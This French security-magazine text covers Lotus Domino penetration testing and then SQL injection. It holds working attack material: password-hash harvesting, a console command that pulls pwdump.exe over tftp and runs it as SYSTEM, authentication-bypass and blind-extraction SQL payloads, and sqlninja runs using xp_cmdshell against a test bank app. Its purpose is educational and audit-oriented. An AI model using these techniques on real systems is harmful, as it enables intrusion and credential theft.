Premier cas : vous avez un fichier ID et le mot de passe actuel. Vous pouvez vous connecter aux serveurs et bénéficier des droits de l'utilisateur sur les différentes bases.

Deuxième cas : vous avez un fichier ID avec un ancien mot de passe, par exemple un ID récupéré dans une ancienne sauvegarde. La vérification du mot de passe n'est pas activée sur le serveur

(réglage par défaut). Vous pouvez alors vous connecter au serveur et bénéficier des droits de l'utilisateur pour ouvrir les bases.

Troisième cas : vous avez un fichier ID avec un ancien mot de passe. La vérification du mot de passe est activée sur le serveur. Vous ne pouvez pas vous connecter au serveur avec cet ID et son ancien mot de passe. Si vous avez un moyen de récupérer le nouveau mot de passe, vous pouvez changer le mot de passe de l'ID que vous avez, et mettre la nouvelle valeur. Vous pourrez alors vous connecter au serveur. Le changement de mot de passe de l'ID se fait dans le client Notes.

Dernier cas : vous avez un fichier ID avec un ancien mot de passe. La vérification du mot de passe est activée sur le serveur. Vous n'avez aucune idée du nouveau mot de passe. Vous ne pouvez alors pas vous connecter au serveur. Il vous reste à tenter des connexions sur l'ensemble des serveurs, afin d'en trouver un où la vérification du mot de passe ne serait pas activée (sur un malentendu, ça peut marcher☺).

Remarquons une bizarrerie de Domino. Dans les versions 5, le réglage de vérification du mot de passe était propre à chaque serveur. Son activation/désactivation impactait tous les utilisateurs. Dans les versions 6, le réglage peut être activé au niveau du serveur, mais aussi au niveau de chaque utilisateur. Il est ainsi possible de désactiver la vérification du mot de passe sur un utilisateur donné, tout en maintenant la vérification pour l'ensemble des autres utilisateurs. En version 6, lorsqu'on se heurte à un serveur vérifiant les mots de passe, il convient donc de tester tous les ID dont on dispose. Si l'on a accès au `names.nsf`, on peut identifier les utilisateurs pour lesquels la vérification du mot de passe n'est pas activée, et porter les efforts sur leurs ID.

Une fois connecté, vous pouvez naviguer dans l'arborescence du serveur, voir le nom des bases et des sous-répertoires. La première base à récupérer est le `names.nsf`, qui contient moult renseignements techniques dont il serait dommage de se passer. Pour ceci, lancez depuis votre client une réplication du `names.nsf` présent sur le serveur, vers votre poste. N'oubliez pas de donner à ce réplica un nom différent, sinon il ira écraser votre `names.nsf` local.

Vous pouvez ensuite ouvrir les autres bases en fonction de leurs ACL. Il est alors temps de passer à la chasse aux données sensibles : les ACL sont souvent mal positionnées, et il est fréquent de voir un utilisateur lambda disposer de tous les privilèges pour ouvrir des bases censées être confidentielles. Une fois connecté avec un ID valide, les investigations vont porter sur la vérification des bases de documents et voir si certaines sensibles sont accessibles.

Accès par le serveur HTTP

Lors de tests externes, les seuls accès aux serveurs Domino sont la plupart du temps faits via le connecteur HTTP. L'analyse du service HTTP est donc particulièrement intéressante pour les tests externes, ainsi qu'à moindre mesure en interne. Le mode opératoire principal est le test des bases NSF via URL Web, afin de trouver celles dont les ACL sont trop généreuses. Nextgenss a sorti un outil qui fait ça très bien [5]. En fonction des bases accessibles, des informations telles que des noms d'autres bases non standards, d'utilisateurs, les IP de connexion… pourront être utilisées pour progresser. La base ultime est évidemment le `names.nsf` ; elle est cependant rarement directement accessible par le web, sans authentification. Peu de failles d'implémentation sont connues sur les connecteurs HTTP des versions récentes de Domino. Il est donc difficile de trouver autre chose que du *login/password* valide pour accéder à ce fameux `names.nsf`. Notons que lorsqu'on a accès au `names.nsf` (sans mot de passe ou avec un mot de passe trivial…), il est trivial de récupérer le hash `HTTPPassword` de tous les utilisateurs. Il suffit pour ceci d'aller consulter leur fiche, et d'ouvrir le code source HTML des pages. Le `HTTPPassword` est présent dans la page Web de la fiche utilisateur, dans un simple champ `hidden` !!!

Concernant ce champ `HTTPPassword`. Outre l'accès HTTP, plusieurs techniques existent pour le récupérer, lorsqu'on dispose d'un client Lotus Notes et d'un fichier ID valide pour la connexion.

- En répliquant en local la base d'annuaire, en changeant ces ACL pour éditer les fiches personnelles des utilisateurs et ainsi découvrir le hash : long et fastidieux.
- Sans répliquer la base d'annuaire, en simple consultation dans la vue générale des utilisateurs, regarder dans les propriétés d'un document personnel, puis l'onglet « champ », pour accéder aux champs `httppassword` : fastidieux, mais pratique quand la réplication est interdite.
- Encore plus simple : exporter, avec des droits de simple utilisateur, l'ensemble des champs de toutes les fiches personnelles dans un fichier au format txt. Ensuite, avec votre langage de programmation favori, exécuter un script qui vous sortira tous les champs `httppassword`. Cette technique est la plus simple et la plus performante.

Une astuce pour les tests externes : la base de logs d'un serveur HTTP sous Lotus se nomme généralement `domlog.nsf`. Si vous réussissez à y accéder, ce qui est très fréquent, vous pouvez voir les noms d'utilisateurs qui sont déclarés sur le système. C'est un point de départ sympathique pour une attaque par force brute.

Accès par d'autres services

Le serveur Lotus embarque d'autres services (connecteurs), surtout axés sur la messagerie. Ainsi, il est possible d'ouvrir des services IMAP ou POP. L'authentification s'effectue aussi par le mot de passe HTTP. Une faille récente a d'ailleurs été découverte sur le service IMAP [6]. Il est cependant assez rare de voir ce genre de service ouvert durant les audits.

Accès modem

Le modem est un moyen d'accès peu connu aux serveurs Domino, pour la simple et bonne raison qu'il est en voie de disparition depuis l'avènement des VPN. Serveur Domino et client Notes embarquent un système d'accès modem permettant de « tunneler » du Notes RPC. En cas de découverte d'un accès direct à Domino par modem, l'authentification par ID sera donc nécessaire. Pour trouver la configuration d'une telle connexion, il faut aller chercher dans les fichiers `names.nsf` de chaque utilisateur ou bien connaître le numéro de téléphone. C'est donc clairement un accès à regarder lors des tests.

Quand Lotus est utilisé pour prendre le contrôle de Windows

Un point intéressant lors des tests d'intrusion, qui peut fournir de réels services, est la prise de contrôle du système d'exploitation sous-jacent. En effet, si vous arrivez à obtenir des droits d'administration sur un serveur Lotus, vous pouvez exécuter des commandes sur le système hôte. Tiens, tiens intéressant…

Par le port HTTP

Par le port HTTP, il est plus simple d'obtenir les droits d'administration sur un serveur Lotus. Eh oui, comme expliqué plus haut une fois que l'on a un compte simple utilisateur, on accède au `names.nsf` et donc à l'ensemble des fiches personnelles des utilisateurs. Il suffit donc de *dumper* toutes les pages HTML et de récupérer dans le code source les champs `HTTPPassword`. Dans le lot, vous avez bien entendu les comptes d'administration. Après un petit temps de cassage et un peu de chance, vous pouvez vous authentifier en HTTP avec les droits les plus élevés. Une base est alors accessible qui se nomme `Webadmin.nsf`. Dans ses menus, vous pouvez interagir sur la console du serveur. Une des commandes de la console se nomme `load` et permet de lancer des commandes du système d'exploitation. Dans un environnement Windows un `load ipconfig` fait apparaître la configuration IP du serveur. Attention, le résultat n'apparaît que sur la console du serveur Lotus, pas dans votre navigateur. Il faut donc piloter en aveugle. Bon, je suis d'accord que le `load ipconfig` vu que l'on n'a pas de retour est un peu inutile. Mais, si l'on complique un peu les commandes avec des `load cmd /c tftp -i x.x.x.x get pwdump.exe`, là ça commence à devenir intéressant. Surtout que les commandes que vous exécutez sont lancées avec des droits SYSTEM. Je vous laisse donc imaginer les possibilités.

Par le client Lotus

La technique est similaire pour l'accès via le client Lotus. Vous aurez à utiliser le client d'administration fourni dans le CD d'installation. Ce client est différent du client normal. Il n'est généralement pas installé sur les postes d'utilisateurs finaux. Il va vous permettre d'accéder à la même interface qu'avec le service HTTP. Les commandes sont donc les mêmes. La différence notable sera que pour accéder au serveur via ce client, il faudra disposer de l'ID d'un compte d'administration, et du mot de passe qui permet de l'ouvrir…

Petit récapitulatif

En résumé, voici les différents points à regarder lors d'un test d'intrusion sur un environnement Lotus.

En interne :

- la sécurité du système d'exploitation hôte ;
- le stockage des fichiers ID ;
- la qualité des mots de passe des fichiers ID ;
- l'option de vérification du mot de passe sur tous les utilisateurs ;
- les ACL des différentes bases Lotus ;
- l'utilisation du chiffrement fort pour les mots de passe `httppassword`.

En externe :

- tester les accès à toutes les bases connues ;
- tenter des attaques de brute force.

Conclusion

Comme vous avez pu le constater, Lotus est une grosse machine avec des fichiers et des bases dans tous les sens. Sa sécurité dépend en grande partie de son environnement et de sa gestion. Il peut être très difficile d'attaquer un serveur Lotus, uniquement sur le port 1352, sans aucun service ou serveur accessible autour. C'est pourquoi, durant un test d'intrusion, son analyse intervient généralement après celle du système d'exploitation.

Pour finir, IBM met à disposition une API complète permettant de jouer avec Lotus. Il doit rester encore de bien belles découvertes à faire.

Remerciement

Un grand merci à Nicolas Dubée [7] pour, d'une part, la relecture de cet article et, d'autre part, la découverte de la technique d'attaque du système hôte par le biais de Lotus, très opportune et particulièrement efficace.

Références

[1] **http://www.openwall.com/john/**

[2] **http://www.fortconsult.net/images/pdf/lotusnotes_keyfiles.pdf**

[3] **http://www.lostpassword.com/lotus-notes.htm**

[4] **http://www.heise-security.co.uk/news/92958**

[5] **http://www.nextgenss.com/products/internet-security/dominoscan.php**

[6] **http://www.securiteam.com/exploits/5EP010AL5G.html**

[7] **www.secway.fr**



Christophe Grenier – grenier@cgsecurity.org / Blandine Bourgois – blandine.bourgois@gmail.com

SQL injection

Que se cache-t-il derrière les termes de « SQL injection » ? Le langage SQL, Structured Query Language, est le langage standardisé d'interrogation des bases de données. Les techniques d'injection SQL consistent à introduire du code supplémentaire dans une requête SQL. Elles permettent à un utilisateur malveillant de récupérer des données de manière illégitime ou de prendre le contrôle du système. Alors que les problèmes de sécurité réseau ou système sont plutôt bien connus, que les règles de filtrage réseau sont plus strictes que par le passé, que l'application rapide des correctifs de sécurité pallie les vulnérabilités système, la sécurité des applicatifs est souvent négligée. Le contexte des injections SQL est très varié. Il concerne toutes les applications utilisant une base SQL. On retrouve aussi bien les applications Web que les clients lourds. Identifier et exploiter une faille peut être assez simple si l'application retourne des messages d'erreurs spécifiques, mais peut être complexe en l'absence de message. On parle alors d'exploitation en aveugle. Enfin, on retrouve des applications n'effectuant aucun contrôle ou très peu sur les données entrées tandis que d'autres les filtrent efficacement. C'est un aperçu de cette richesse que va tenter de vous donner cet article.

1. Principe

Commençons tout de suite par regarder comment fonctionne une requête SQL. Dans cet exemple, l'utilisateur fournit à l'application un compte et un mot de passe. Si ceux-ci correspondent, il est authentifié et peut utiliser l'application.

```
$sql="SELECT login FROM users WHERE login='".$login."' AND pass='".$pass."'";
$result = mysql_query ($sql) or die ("Invalid query".mysql_error());
if($row = mysql_fetch_array ($result))
{
  print "Identified as ".htmlspecialchars($row['login']);
  ...
}
```

Après saisie des informations, `christophe` et `sesame`, la requête SQL devient :

```
SELECT login FROM users WHERE login='christophe' AND pass='sesame'
```

Les données entrées par l'utilisateur influent directement sur la requête et donc sur le résultat de celle-ci. Si aucun enregistrement n'est trouvé, c'est que soit le nom d'utilisateur, soit le mot de passe est incorrect. Pour être identifié dans cette application, il faut que la requête retourne un ou plusieurs enregistrements. Les techniques de SQL injection consistent justement à manipuler les entrées de l'application de façon non prévue par les développeurs pour altérer le fonctionnement. En utilisant les paramètres `bob' or '1'='1` et `mdp' or '1'='1`, on obtient la requête suivante :

```
SELECT login FROM users WHERE login='bob' or '1'='1' AND pass='mdp' or '1'='1'
```

`'1'='1'` étant toujours vrai, `login='bob' or '1'='1'` et `pass='mdp' or '1'='1'` le sont aussi. Donc, la condition complète est toujours vérifiée. Remarquez que l'opérateur `AND` est prioritaire par rapport à `OR`. La requête est équivalente à :

```
SELECT login FROM users
```

La requête renvoyant des enregistrements, l'utilisateur est considéré comme authentifié. Dans bien des cas, l'utilisateur sera identifié comme étant l'utilisateur défini par le premier enregistrement de la base. Généralement, il s'agit de l'administrateur de l'application !

2. Cas des applications en mode Web

Toutes les données transmises par le navigateur à une application Web, si elles sont utilisées dans une requête SQL, peuvent être manipulées dans le but d'injecter du code SQL : paramètres `GET` et `POST`, *cookies* et autres en-têtes HTTP. Certaines de ces valeurs peuvent se retrouver dans des variables d'environnement. Les paramètres `GET` et `POST` sont traditionnellement saisis dans des formulaires HTML. Ceux-ci peuvent comporter des champs cachés, c'est-à-dire des informations qui se trouvent au niveau du formulaire, mais qui n'apparaissent pas. Les paramètres `GET` sont contenus dans l'URL et les paramètres `POST` sont transmis comme contenu HTTP. Avec le développement des technologies Web 2.0, les requêtes `GET` et `POST` peuvent aussi être générées par du JavaScript.

2.1 Et les cookies ?

Contrairement aux autres paramètres, les cookies ne sont pas censés être manipulés par les utilisateurs. En dehors des cookies de session qui sont (en principe) aléatoires, les cookies peuvent contenir des données en clair ou encodées en hexadécimal, en base64 ou UUencodées, des *hashs* (MD5, SHA1), des informations sérialisées. Si nous parvenons à déterminer le codage utilisé, nous pourrons tenter d'injecter des commandes SQL. Prenons l'exemple d'une faille de PHP-Nuke 6.5 (C'est ancien, c'est volontaire).

```
function is_user($user) {
  global $prefix, $db, $user_prefix;
  if(!is_array($user)) {
    $user = base64_decode($user);
    $user = explode(":", $user);
    $uid = "$user[0]";
    $pwd = "$user[2]";
  } else {
    $uid = "$user[0]";
    $pwd = "$user[2]";
  }
  if ($uid != "" AND $pwd != "") {
    $sql = "SELECT user_password FROM ".$user_prefix."_users WHERE user_
id='$uid'";
    $result = $db->sql_query($sql);
    $row = $db->sql_fetchrow($result);
    $pass = $row[user_password];
    if($pass == $pwd && $pass != "") {
      return 1;
    }
  }
  return 0;
}
```

Le cookie comprend sous forme encodée en base64 l'identifiant, un champ que l'on ignore et le mot de passe. Si nous utilisons comme cookie `12345' UNION SELECT 'sesame'::sesame` encodé en base64, la requête SQL devient :

```
SELECT user_password FROM nk_users WHERE user_id='12345' UNION SELECT 'sesame'
```

Cette requête retourne le mot de passe `sesame`, mot de passe identique à celui que nous venons de fournir. Nous sommes donc connectés.

3. Techniques d'injection SQL

Les objectifs des injections SQL peuvent être multiples :

- accéder à des données auxquelles on ne devrait pas avoir accès ;
- modifier des données ;
- effacer des données ;
- lire/écrire sur le système de fichier ;
- exécuter des commandes système.

Par exemple, dans le cas d'une requête `SELECT`, l'objectif peut être de :

- modifier les critères de recherche, par exemple contourner une authentification ;
- jouter aux résultats des informations se trouvant dans d'autres tables pour accéder à des données auxquelles on ne devrait pas avoir accès.

Une injection SQL dans une requête `UPDATE` peut permettre de :

- modifier des données avec des valeurs choisies ;
- modifier de manière plus globale les informations (Modification des clauses WHERE).

Une requête `DELETE` peut être modifiée à des fins de dénis de service.

3.1 Exploitation des messages d'erreurs

L'exploitation d'une faille par injection SQL peut être facilitée par la présence d'un message d'erreur dans l'application. Cherchons à rendre la requête SQL invalide dans le cas d'un site Web demandant une authentification.

```
$sql="SELECT login FROM users WHERE login='".$login."' AND pass='".$pass."'";
$result = mysql_query ($sql) or die ("Invalid query".mysql_error());
if($row = mysql_fetch_array ($result))
{
  print "Identified as ".htmlspecialchars($row['login']);
  ...
}
```

Suite à la saisie d'une simple *quote* dans ce formulaire, la requête devient invalide et provoque l'affichage d'un message d'erreur:

```
You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''' AND pass=''' at line 1
```

Ce script est donc vulnérable et nous apprenons que le serveur SQL est MySQL. Mais dans l'hypothèse où le paramètre se retrouve entre double-quotes, il faut aussi tester l'utilisation de double-quotes. Cependant, le serveur où le script s'exécute peut être configuré pour ne pas afficher de message d'erreur (Mettre `display_errors = Off` dans `php.ini` par exemple) ou bien utiliser des `try/catch` (C#, Java, PHP5...) pour gérer les exceptions, les anomalies de fonctionnement et donner l'impression d'un fonctionnement normal de l'application.

3.2 SELECT : utilisation d'une UNION

Prenons le cas d'un script vulnérable de recherche d'article à partir d'un mot dans le titre : ce script affiche la liste des articles trouvés et des liens vers ceux-ci. Notre objectif est d'utiliser cette requête pour afficher le contenu d'autres tables.

```
$sql="SELECT * FROM article WHERE title LIKE '%" . $title . "%'";
```

Problème, la structure de la table `article` nous est inconnue. Nous ne connaissons pas ses différents champs. Or, pour réussir à afficher des informations d'autres tables, plusieurs challenges se posent à nous :

- trouver le nombre et le type de chaque colonne retournée par l'étoile ;
- trouver le nom d'une colonne et d'une table comportant des choses intéressantes (du genre *login*, *password* de la table `user`) ;
- utiliser une union pour récupérer les informations.

Trier par numéro de colonne permet de tester si cette colonne existe. Si la requête retourne 5 colonnes ou plus, la requête suivante va fonctionner :

```
SELECT * FROM article WHERE title LIKE '%sql-injection%' ORDER BY 5#'
```

Remarque, MySQL considère que ce qui suit un `#` est un commentaire et ignore les caractères suivants. Cela permet de ne pas être gêné par le guillemet simple (quote) venant de la requête d'origine. Une fois identifié le nombre de colonnes, réalisons une première `union` :

```
SELECT * FROM article WHERE title LIKE '%sql-injection%' UNION SELECT 1,2,3,4,5#'
```

Au besoin, si la colonne est de type caractère (CHAR), certaines bases de données (ici MySQL) vont convertir automatiquement un entier en son équivalent alphanumérique. Sous Oracle, il faut faire un `SELECT ... FROM dual` pour que la requête soit considérée comme valide. On peut aussi tester avec des valeurs `SELECT NULL,NULL,NULL,NULL,NULL`. Une fois trouvée une combinaison adéquate et une colonne alphanumérique identifiée, on peut interroger les tables système à la recherche des noms des tables et de ceux des colonnes. Pour une base PostgreSQL, la colonne `tablename` de la table `pg_tables` va permettre de récupérer le nom des tables, pour MSSQL, `select name from SysObjects`, pour MySQL, `select table_name from information_schema.tables`.

... Si nécessaire, utilisez l'instruction `convert` pour modifier la table de caractère.

```
SELECT * FROM article WHERE title LIKE '%sql-injection%' UNION SELECT
1,convert(concat(TABLE_SCHEMA,char(32),table_name,char(32),COLUMN_
NAME,char(32),COLUMN_COMMENT) using latin1),3,4,5 FROM information_schema.columns
```

3.3 Utilisation de commandes SQL spécifiques

Le comportement de certaines commandes permet d'identifier le type de serveur SQL. Par exemple, la condition `''=''` est évaluée à faux sous Oracle, mais à vrai sous tous les autres serveurs SQL que j'ai testés. De manière similaire, `'adm'||'in'` est une concaténation fonctionnant sous Oracle et PostgreSQL. Sous MSSQL, cela ne fonctionne pas. Il faut utiliser `'adm'+'in'`. MySQL, quant à lui, demande d'utiliser la commande `concact`.

3.4 Récupération de la structure de la base

Si l'on peut interroger le serveur, on peut aussi lui demander sa version :

- sous MSSQL, `SELECT @@VERSION`,
- sous MSSQL 2000 et supérieur, `SELECT SERVERPROPERTY ('productversion'), SERVERPROPERTY ('productlevel'), SERVERPROPERTY ('edition')`,
- sous MySQL et PostgreSQL, `SELECT version()`,
- sous Oracle, `SELECT BANNER FROM v$version`

mais aussi récupérer le nom de l'utilisateur SQL :

- sous MSSQL et PostgreSQL, `SELECT user`
- sous MySQL, `SELECT user()` ou `SELECT system_user()`
- sous Oracle, `SELECT user FROM dual`

ainsi que la base utilisée :

- sous MySQL, `SELECT DATABASE()`
- sous Oracle, `SELECT GLOBAL_NAME FROM GLOBAL_NAME`
- sous PostgreSQL, `SELECT current_database()`
- sous MSSQL, `SELECT db_name()`

Une fois le type de SGBD identifié, on peut récupérer le nom des bases, des tables et des colonnes. Par exemple, sous MySQL, `SELECT concat(TABLE_SCHEMA,char(32),table_name,char(32),COLUMN_NAME,char(32),COLUMN_COMMENT) FROM information_schema.columns`. La table `information_schema` est décrite dans la norme ANSI SQL 92. Elle a été précisée dans les normes suivantes y compris ANSI SQL 2003 **[SQL2003]** et 2006, cependant tous les moteurs de bases de données n'ont pas la même implémentation. Si l'on considère MySQL, il a fallu attendre la version 5.0.2 pour que cette table soit ajoutée.

3.5 Contournement de filtrages trop simples

Pour se protéger des injections SQL, les programmeurs doivent neutraliser les caractères sensibles. Il n'est pas rare de trouver des solutions inefficaces comme des échappements des quotes (' devient \').

```
$login='';
$pass='';
if(isset($POST_['login']))
{
  $login=preg_replace("/(')/", "\$1", $POST_['login']);
}
if(isset($POST_['pass']))
{
  $pass=preg_replace("/(')/", "\$1", $POST_['pass']);
}
$sql="SELECT login FROM users WHERE login='".$login."' AND pass='".$pass."'";
$result = mysql_query ($sql) or die ("Invalid query".mysql_error());
```

Ce code bâclé ne gère pas l'échappement du caractère `\` ; ainsi, en précédent le guillemet simple (quote) par un `\`, on peut neutraliser l'échappement. Nous avons vu diverses techniques pour modifier la requête SQL, mais il est possible d'être plus radical avec certaines bases de données en tronquant la requête ! Certaines bases de données autorisent les commentaires, exploitons cette possibilité de façon à ce que la fin de la requête soit ignorée. En utilisant comme login `a\` et `or 1=1#` comme mot de passe, la requête devient :

```
SELECT login FROM users1 WHERE login='a\' AND pass=' or 1=1#'
```

MySQL considère que ce qui suit un `#` est un commentaire et l'ignore. Pour Oracle et MSSQL, il faut utiliser un double-tiret `--`. La requête est valide grâce à l'utilisation de cette mise en commentaire. `1=1` étant vrai, nous avons réussi une attaque par SQL injection sans avoir à utiliser d'apostrophe ou de double apostrophe.

Dans la rubrique « astuce », si le caractère espace est filtré, il est possible de le remplacer par une tabulation ou une séquence `/**/`. Pour un autre caractère, il est possible de réaliser une concaténation et de remplacer le caractère par sa valeur numérique dans un `char()` (MSSQL, Mysql) ou `chr()` (Oracle, PostgreSQL).

3.6 Injection SQL en aveugle

Une erreur ne provoquant pas toujours de réaction identifiable, cherchons par une modification des paramètres à mettre en évidence une interprétation SQL. Prenons le cas d'un script affichant le texte dont le numéro d'article est passé en paramètre `GET` : `article.php?id=7591`. Essayons `article.php?id=7592-1`. Si le même article est affiché, la soustraction a été effectuée, le script est donc vulnérable à une injection de code SQL. Pour un champ alphanumérique, testons une concaténation de chaîne ; selon la norme SQL92, il faut utiliser `||`. Dans le cas du script `info.asp` affichant le profil de l'utilisateur dont le login est fourni, `info.asp?login=admin`, testons `info.asp?login=adm'||'in`. Cet exemple fonctionne sous Oracle et PostgreSQL. Pour MSSQL, le test devient `info.asp?login=adm'+'in`. Sous MySQL, la concaténation est possible avec la commande `concat`, inutilisable dans notre cas. Finalement, il peut être plus efficace de tester avec `info.asp?login=admin' AND 'b'='b` (`info.asp?login=admin%27%20AND%20%27b%27%3D%27b` pour l'URL correcte), si l'on récupère toujours le profil de l'administrateur.

Lorsque les méthodes classiques d'union ou de requêtes successives ne fonctionnent pas, tout n'est pas perdu : on peut utiliser les injections SQL en aveugle. Le principe est de former une suite de requêtes SQL dont la sortie est binaire et d'interpréter la page résultante pour savoir si le critère utilisé est vrai ou non. La première étape de cette méthode est de trouver une réponse positive à la requête. Dans notre exemple, nous savons que le traitement de la requête `info.asp?login=admin` renvoie une réponse positive. Si nous injectons une condition vraie après une valeur de paramètre qui fonctionne, nous arriverons sur la page info de l'administrateur. Si la condition injectée est fausse, la requête échoue. L'ajout de condition permet de récupérer des informations.

Prenons par exemple la requête `SELECT user()` sous MySQL. Celle-ci retourne une chaîne de caractères. La première étape est de déterminer le nombre de caractères composant la réponse : `length((SELECT user()))`. Une possibilité est d'utiliser une suite de requêtes du style :

```
info.asp?login=admin' AND length((SELECT user()))>1 AND 'b'='b
info.asp?login=admin' AND length((SELECT user()))>2 AND 'b'='b
info.asp?login=admin' AND length((SELECT user()))>3 AND 'b'='b
...
info.asp?login=admin' AND length((SELECT user()))>10 AND 'b'='b
```

Lorsque la requête n'affiche plus la page initiale, ici le profil de l'utilisateur `admin`, on a déterminé la longueur du champ `user()`. Le nombre de requêtes peut être optimisé en récupérant cette taille bit à bit :

```
(length((SELECT user()))>>(0)&1)
(length((SELECT user()))>>(1)&1)
(length((SELECT user()))>>(2)&1)
...
```

Il ne reste plus qu'à appliquer ce principe pour trouver chaque bit du premier caractère du nom de l'utilisateur :

```
(ascii(substring((SELECT user()),1,1))>>(0)&1)
(ascii(substring((SELECT user()),1,1))>>(1)&1)
...
(ascii(substring((SELECT user()),1,1))>>(7)&1)
```


et ainsi de suite pour chaque caractère. Vous l'aurez compris, l'utilisation d'outils permettant d'automatiser ces requêtes paraît indispensable en regard du nombre de requêtes nécessaires.

4. Outils

4.1 Manipulation des entrées utilisateurs

Une des premières étapes dans l'injection SQL est d'énumérer les points d'entrées possibles. Pour cela, une solution très simple est d'utiliser un simple navigateur Web. Ce dernier permet d'éditer les sources des pages Web envoyées par le serveur et d'y repérer les champs de formulaires. Les requêtes `GET` peuvent directement être modifiées dans la barre d'URL et les cookies également accessibles dans les menus de configuration. Firefox propose de nombreuses extensions qui facilitent ce travail. Par exemple, *Web Developer* [FIRE-WD] et *Tamper Data* [FIRE-TD] permettent de manipuler de nombreux paramètres de requêtes (`GET`, `POST`, valeurs d'en-têtes, outre-passement de vérification côté client de valeurs de champs, etc.). Il existe d'autres extensions, plus spécifiques, tels que *Add N Edit Cookies* [FIRE-COOK] pour modifier la valeur des cookies ou *User Agent Switcher* [FIRE-UAS] pour changer la valeur de l'agent utilisateur qui apparaît dans les requêtes HTTP.

Une autre possibilité est d'utiliser un relais dédié à l'interception et à la réécriture des requêtes HTTP. Il en existe de nombreux, dont Subweb [HSC], WebScarab [SCARAB], Paros [PAROS] ou encore Burp Suite [BURP]. Par rapport à l'utilisation d'un simple navigateur, ces outils ont l'avantage d'avoir été conçus pour les audits de sécurité. L'interception et l'édition des requêtes y sont plus simples. Ils disposent de fonctions de découverte de l'arborescence du site, de *fuzzer* ou de brute-force.



1 *Interception de requête avec Paros Proxy*

4.2 Outils d'aide ou d'automatisation d'injection SQL

Comme nous l'avons vu précédemment, les essais d'injection SQL peuvent être relativement fastidieux, en particulier dans le cas des injections en aveugle. De nombreux outils [TOP15] permettent d'automatiser une partie du processus d'injection SQL. Par exemple, SQL *Power Injector* [SPINJ] automatise les tests d'injection et évalue leur succès soit en comparant les pages résultantes, soit en se basant sur une étude du temps de réponse.

D'autres outils, tels que SQL Ninja [NINJA] ou Squeeza [SQUEEZA] visent à tirer parti plus facilement d'une injection SQL. À partir d'un point d'entrée que l'auditeur a déterminé (par exemple, avec un relais comme présenté ci-dessus), ces outils offrent la possibilité, entre autres, de :

- déterminer le type ou la version du système de gestion de bases de données exploité ;
- récupérer le nom d'utilisateur de la base de données et son niveau de privilèges ;
- récupérer la structure ou les données de la base ;
- copier des fichiers sur le système qui héberge le SGBD ;
- exécuter des commandes ou récupérer un prompt système.

L'exemple qui suit montre l'exploitation d'injection SQL sur l'application de test Hacme Bank [HACME] avec SQL Ninja. La première étape est de le configurer afin de lui donner le point d'injection SQL et les paramètres de la requête. Un fichier de configuration permet de spécifier le nom d'hôte, le port et la méthode HTTP, l'URL à laquelle soumettre la requête. Les deux paramètres `stringstart` et `stringend` contiennent les paramètres et les valeurs fournies dans la requête. L'injection est ajoutée entre les deux. Ici, elle l'est après le paramètre

txtUserName. La variable blindtime précise le nombre de secondes à attendre lorsque est utilisée la mesure de temps dans le cas des injections en aveugle.

```
# sqlninja configuration file
host = 127.0.0.1
port = 80
ssl = no
method = POST
page = /HacmeBank_v2_Website/aspx/Login.aspx?function=Welcome

stringstart = __VIEWSTATE=dDwtMTQyOTYyODY5Mjs7PnTi+jNSVHTccmSdM61b7IOuzebL&txtUse
              rName=';
stringend = &=txtPassword=&btnSubmit=Submit

blindtime = 20
```
sqlninja.conf

Une fois le point d'injection configuré, il suffit de le tester :

```
$ ./sqlninja -m test
Sqlninja rel. 0.1.2
Copyright (C) 2006-2007 icesurfer <r00t@northernfortress.net>
[+] Parsing configuration file.....................
[+] Target is: 127.0.0.1
[+] Trying to inject a 'waitfor delay'....
[+] Injection was successful! Let's rock !! :)
```
Test de la possibilité d'injection

Comme le montre la requête ci-dessous, SQL Ninja injecte un waitfor delay. Si l'injection réussit, alors la réponse ne parvient pas avant le nombre de secondes configuré.

```
select user_id from  fsb_users where login_id = '';waitfor delay '0:0:20';--' and
       password = 'a'
```
Requête exécutée sur le SGBD lors du test de la possibilité d'injection

Un module intéressant est celui de la prise d'empreinte, qui permet de déterminer la version du SGBD, l'utilisateur utilisé pour la connexion entre le SGBD et l'application ou encore la possibilité d'exécuter des commandes système avec xp_cmdshell.

```
$ ./sqlninja -m fingerprint
What do you want to discover ?
  0 - Database version (2000/2005)
  1 - Database user
  2 - Database user rights
  3 - Whether xp_cmdshell is working
  a - All of the above
  h - Print this menu
  q - exit
> 0
[+] Checking SQL Server version...
  Target: Microsoft SQL Server 2005
> 1
[+] Checking whether we are sysadmin...
  We seem to be 'sa' :)
> 3
[+] Check whether xp_cmdshell is available
  xp_cmdshell seems to be available :)
```
Reconnaissance

Là encore, SQL Ninja se base sur des techniques d'injection SQL en aveugle et introduit des mesures de temps. Par exemple, la commande @@version retourne la version de MS SQL.

Le 25e caractère de la chaîne retournée est un « 0 » dans le cas de SQL Server 2000 et un « 5 » dans celui de SQL Server 2005. Dans le code SQL injecté, la requête introduit un délai de 20 secondes dans le cas où le caractère concerné est un « 5 », ce qui permet d'en déduire la version utilisée.

```
select * from  fsb_users where login_id = '';if substring((select @@version),25,1) <>
        5 waitfor delay '0:0:20';--'
select user_id from  fsb_users where login_id = '';if (select system_user) <> 'sa'
       waitfor delay '0:0:20'--'
select user_id from  fsb_users where login_id = '';exec master..xp_cmdshell 'ping -n
       8 127.0.0.1';--'
```
Requête exécutée sur le SGBD lors de la phase de reconnaissance

